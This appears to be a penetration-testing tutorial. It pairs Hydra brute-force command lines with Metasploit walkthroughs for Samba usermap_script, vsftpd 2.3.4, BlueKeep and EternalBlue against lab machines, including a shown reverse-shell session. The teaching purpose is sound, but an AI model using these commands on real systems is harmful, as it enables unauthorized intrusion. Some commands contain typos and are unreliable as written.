Exploitation

Systems for Pentest

Kali Linux: This is probably the most popular security penetration testing distribution of the three. Kali is a Debian-based distribution primarily supported and maintained by Offensive Security.

https://www.kali.org/

Parrot OS: This is another popular Linux distribution that is used by many pen testers and security researchers. You can also install it in bare-metal machines and in VMs.

https://www.parrotsec.org/

BlackArch Linux: This increasingly popular security penetration testing distribution is based on Arch Linux and comes with more than 1900 different tools and packages.

https://blackarch.org/

Build Labs

https://information.rapid7.com/download-metasploitable-2017.html

https://github.com/rapid7/metasploitable3

https://github.com/WebGoat/WebGoat

https://owasp.org/www-project-juice-shop

https://www.vulnhub.com

https://www.hackthebox.com

https://tryhackme.com

Brute Force THCHydra

https://en.kali.tools/?p=220

HTTP Post Web Form

$ hydra -l admin -P /dir/passlist.txt www.onlineshop.thm http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect" -V

$ hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.12.183 http-post-form "/login:username=^USER^&password=^PASS^:Your username or password is incorrect."


$hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.4.149 http-post-form "/admin/:user=^USER^&pass=^PASS^login=Login:Username or password invalid"

$ hydra -l user -P /usr/share/wordlists/rockyou.txt $IP http-post-form "<Login Page>:<Request Body>:<Error Message>"

$ hydra -l user -P /usr/share/wordlists/rockyou.txt $IP http-post-form "/login.php:username=^USER^&password=^PASS^:Login Failed"

FTP
$ hydra -l user-name -P /dir/passlist.txt <IP Address> ftp
$ hydra -L /dir/users.txt -P /dir/passlist.txt ftp://<IP_Address>

$ ftp <IP Address>




SSH
$ hydra -l <username> -P <full path to passlist.txt> <IP Address Target> -t 4 ssh
$ hydra -L <full path to usernamelist.txt> -P <full path to passlist.txt> ssh://IP_Address:22
$ hydra -f -l user -P /usr/share/wordlists/rockyou.txt <IP Address Target> -t 4 ssh

$ ssh username@<IP Address>

MySQL
$ hydra -f -l user -P /usr/share/wordlists/rockyou.txt <IP Address Target> -t mysql

SMB
$ hydra -f -l user -P /usr/share/wordlists/rockyou.txt <IP Address Target> -t 4 **smb**

RDP
$ hydra -l <username> -P <full path to passlist.txt> <IP Address> rdp
$ hydra -L <full path to usernamelist.txt> -P <full path to passlist.txt> -t 4 -W 3 rdp://IP_Address:3389/



Exploit Fundamentals

The exploitation process comprises three main steps; finding the exploit, customizing the exploit, and exploiting the vulnerable service.

Exploiting Local Network

Network-based vulnerabilities and exploits can be catastrophic because of the types of damage and impact they can cause in an organization. The following are some examples of network-based attacks and exploits:

- Windows name resolution-based attacks and exploits
- DNS cache poisoning attacks
- Attacks and exploits against Server Message Block (SMB) implementations
- Simple Network Management Protocol (SNMP) vulnerabilities and exploits
- Simple Mail Transfer Protocol (SMTP) vulnerabilities and exploits
- File Transfer Protocol (FTP) vulnerabilities and exploits
- Pass-the-hash attacks
- On-path attacks (previously known as man-in-the-middle [MITM] attacks)
- SSL stripping attacks
- Denial-of-service (DoS) and distributed denial-of-service (DDoS) attacks
- Network access control (NAC) bypass
- Virtual local area network (VLAN) hopping attacks

https://www.exploit-db.com/

Metasploitable2 Guide VM
https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/

$ searchsploit <name service> [smb, dns, http, smtp, ftp, Apache, ProFTPd, vsftpd, etc]

$ ls /usr/share/metasploit-framework/modules

Run Metasploit
$ sudo apt install metasploit-framework
$ sudo service postgresql start
$ sudo msfdb init
$ sudo msfconsole
msf > apt
msf > help
msf > help search
msf > history
msf > show [auxiliary, exploits, payloads, options, targets, advanced, encoders, nops]
msf > search scanner
msf > search name:mysql
msf > search type:exploit platform:windows
msf > search type:exploit rank:great
msf > search cve:2022 platform:windows type:exploit
msf > grep http search oracle
msf > search usermap_script
msf > info exploit/multi/samba/usermap_script
msf > use exploit/multi/samba/usermap_script
msf exploit(multi/samba/usermap_script) > help
msf exploit(multi/samba/usermap_script) > info
msf exploit(multi/samba/usermap_script) > show -h
msf exploit(multi/samba/usermap_script) > show targets

```
msf exploit(multi/samba/usermap_script) > show options
msf exploit(multi/samba/usermap_script) > show payloads
msf exploit(multi/samba/usermap_script) > set RHOST <IP Address Target>
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > set LHOST <IP Address Local Host>
msf exploit(multi/samba/usermap_script) > unset PAYLOAD
msf exploit(multi/samba/usermap_script) > unset all
msf exploit(multi/samba/usermap_script) > run
msf exploit(multi/samba/usermap_script) > back
msf > exit
msf > jobs
msf > kill 0
msf > sessions -l
```

Run Exploit Sessions in Backgroung

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
meterpreter > background
msf exploit(windows/smb/ms17_010_eternalblue) > sessions
msf exploit(windows/smb/ms17_010_eternalblue) > sessiosn -i 1
meterpreter >
```

Exploiting-Ranking

```
msf > search type:exploit telnet rank:great
```

Ranking	Description
ExcellentRanking	The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances (WMF Escape()).
GreatRanking	The exploit has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.
GoodRanking	The exploit has a default target and it is the "common case" for this type of software (English, Windows 7 for a desktop app, 2012 for server, etc).
NormalRanking	The exploit is otherwise reliable, but depends on a specific version and can't (or doesn't) reliably autodetect.
AverageRanking	The exploit is generally unreliable or difficult to exploit.
LowRanking	The exploit is nearly impossible to exploit (or under 50% success rate) for common platforms.
ManualRanking	The exploit is unstable or difficult to exploit and is basically a DoS. This ranking is also used when the module has no use unless specifically configured by the user (e.g.: exploit/unix/webapp/php_eval).

Source: https://github.com/rapid7/metasploit-framework/wiki/Exploit-Ranking

https://github.com/rapid7/metasploit-framework/wiki/Exploit-Ranking


Run Exploit Auxiliary FTP Anonymous Login

msf > use auxiliary/scanner/ftp/anonynous
msf auxiliary(scanner/ftp/anonynous) > set RHOSTS <IP Address Target>
msf auxiliary(scanner/ftp/anonynous) > exploit

Run Exploit VSFTP 2.3.4 Backdoor

A malicious backdoor that was introduced to the VSFTPD download archive is exploited by this module. According to the most recent available information, this backdoor was added to the vsftpd-2.3.4.tar.gz archive between June 30, 2011, and July 1, 2011. On July 3, 2011, this backdoor was eliminated.

msf > search type:exploit vsftpd
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit (unix/ftp/vsftpd_234_backdoor) > show options
msf exploit (unix/ftp/vsftpd_234_backdoor) > set RHOSTS <IP Address Target>
msf exploit (unix/ftp/vsftpd_234_backdoor) > exploit



Run Exploit Samba/Linux Usermap
msf > search type:exploit usermap
msf > use exploit/multi/samba/usermap_script
msf exploit (exploit/multi/samba/usermap_script) > show options
msf exploit (exploit/multi/samba/usermap_script) > show payloads
msf exploit (exploit/multi/samba/usermap_script) > set RHOST <IP Address Target>
msf exploit (exploit/multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
msf exploit (exploit/multi/samba/usermap_script) > set LHOST <IP Address localhost>
msf exploit (exploit/multi/samba/usermap_script) > run

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.13.116
rhost => 192.168.13.116
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.13.102
lhost => 192.168.13.102
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 192.168.13.102:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo dob2LGDh4x1Cbzef;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "dob2LGDh4x1Cbzef\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.13.102:4444 -> 192.168.13.116:32890) at 2024-03-16 16:37:28 -0300

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


Run Auxiliary Scanner SSH Login
msf > search ssh_login type:auxiliary

```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                            normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                     normal  No     SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey
```


msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary (scanner/ssh/ssh_login) > show options
msf auxiliary (scanner/ssh/ssh_login) > set RHOSTS <IP Address Target>
msf auxiliary (scanner/ssh/ssh_login) > set USER_FILE <Full Path User File>
msf auxiliary (scanner/ssh/ssh_login) > set PASS_FILE <Full Path Password File>
msf auxiliary (scanner/ssh/ssh_login) > set VERBOSE false
msf auxiliary (scanner/ssh/ssh_login) > run

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.13.116
RHOSTS => 192.168.13.116
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/users.txt
USER_FILE => /home/kali/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/passwords.txt
PASS_FILE => /home/kali/passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/ssh/ssh_login) > run
```


msf auxiliary (scanner/ssh/ssh_login) > sessions -i <Number Session>




Run Scan and Exploit Windows 7 RDP BlueKeep Vulnerability
msf > search bluekeep
msf > use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
msf auxiliary (scanner/rdp/cve_2019_0708_bluekeep) > show options
msf auxiliary (scanner/rdp/cve_2019_0708_bluekeep) > set RHOSTS <IP Address Target>
msf auxiliary (scanner/rdp/cve_2019_0708_bluekeep) > run
msf auxiliary (scanner/rdp/cve_2019_0708_bluekeep) > back



msf > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
msf exploit (windows/rdp/cve_2019_0708_bluekeep_rce) > show options
msf exploit (windows/rdp/cve_2019_0708_bluekeep_rce) > show targets
msf exploit (windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOSTS <IP Address Target>
msf exploit (windows/rdp/cve_2019_0708_bluekeep_rce) > show targets
msf exploit (windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
msf exploit (windows/rdp/cve_2019_0708_bluekeep_rce) > exploit



meterpreter > help
meterpreter > pwd
meterpreter > cd ..
meterpreter > dir
meterpreter > sysinfo
meterpreter > screenshot -v true




Run Scan and Exploit Windows 7 SMB EternalBlue Vulnerability


The "EternalBlue" is an exploit allegedly developed by the U.S. National Security Agency (N.S.A.) for a vulnerability affecting the SMBv1 server on numerous Windows systems. The SMB (Server Message Block) is widely used in Windows networks for file sharing and even for sending files to printers. EternalBlue was leaked by the cybercriminal group "Shadow Brokers" in April 2017. In May 2017, this vulnerability was exploited worldwide in the WannaCry ransomware attack.

